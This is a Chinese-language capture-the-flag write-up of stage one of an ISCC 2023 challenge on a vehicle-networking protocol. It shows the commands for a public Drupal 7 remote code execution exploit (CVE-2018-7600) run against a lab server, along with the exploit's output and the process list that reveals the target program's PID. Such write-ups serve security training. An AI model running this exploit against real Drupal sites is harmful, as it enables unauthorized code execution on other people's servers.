实战题

新型车联网安全网络协议破解


某地方企业内网中采自己设计的车联网安全通信协议（Vehicle networking security communication protocol，VSCP）与车联网应用进行通信以实现控制车辆的目的，利用该协议接发的所有网络数据包均含有用户的身份。选手需要通过漏洞利用、数据包解析以及数据包伪造三个步骤完成实战攻击，获得最终flag。

阶段一

阶段一: 内网服务器漏洞利用


- 选手利用VPN客户端可以登入内网服务器Server1，该内网服务器被安全团队指出拥有某种漏洞，但内网管理员仍未采取任何安全措施。
- Server1与车联网服务器Server2定时通信 (通信程序名为**VehicleController**)，通信时使用VSCP协议。
- 选手需要挖掘并利用系统漏洞，获取VehicleController程序的进程号，提交正确的进程号及解题思路即视为解题成功。
- NSCP-VPN客户端下载链接 提取码：ISCC23
- Server1 IP: 172.18.0.2
- 请各位选手安装题目VPN前，电脑上不要安装OpenVpn
- VPN配置如下：

根据提示安装好VS-VPN和TAP




注册账号

设置好VPN后访问Server1:




发现是一个登录界面,没有发现什么异常,放到火狐里用wappalyzer查一下




发现访问到了一个 Drupal 7 的环境，这个环境最容易出现影响较大的漏洞，

其中最常见的远程代码执行漏洞为CVE-2018-7602 和 CVE-2018-7600


在github中找方法:




安装requests和bs4两个包



打开资源监视器,可以看到VS-VPN的占用端口,如下图所示



接着打开powershell,按照github上的教程输入python ./drupa7-CVE-2018-7600.py -p socks5://127.0.0.1:1080 http://172.18.0.2/



得到uid=33(www-data) gid=33(www-data) groups=33(www-data)

继续输入 Python ./drupa7-CVE-2018-7600.py -c "ps -e" -p socks5://127.0.0.1:1080 http://172.18.0.2/

```
PS D:\desktop\CTF\ISCC2023\实战题\CVE-2018-7600-master\CVE-2018-7600-master> Python ./drupa7-CVE-2018-7600.py -c "ps -e"
 -p socks5://127.0.0.1:1080 http://172.18.0.2/

============================================================================
|          DRUPAL 7 <= 7.57 REMOTE CODE EXECUTION (CVE-2018-7600)           |
|                              by pimps                                    |
============================================================================

[*] Poisoning a form and including it in cache.
[*] Poisoned form ID: form-6q8MjrbrJwwkp0nete21jsvtjGslsKNMTx8y7azLG2w
[*] Triggering exploit to execute: ps -e
    PID TTY          TIME CMD
      1 ?        00:00:31 apache2
  10403 ?        16:12:20 communication
  10423 ?        00:00:00 chmod <defunct>
 101115 ?        00:22:51 VehicleControll
 102097 ?        00:00:03 apache2
 102112 ?        00:00:00 sh
 102113 ?        00:01:26 ping
 103203 ?        00:00:06 apache2
 103847 ?        00:00:00 apache2
 103862 ?        00:00:00 apache2
 103866 ?        00:00:00 apache2
 103968 ?        00:00:00 apache2
 103970 ?        00:00:00 apache2
 104015 ?        00:00:00 sh
 104016 ?        00:00:00 vim
 104071 ?        00:00:00 sh
```

- 选手需要挖掘并利用系统漏洞，获取VehicleController程序的进程号，提交正确的进程号及解题思路即视为解题成功。

  成功获取进程号,完成第一阶段.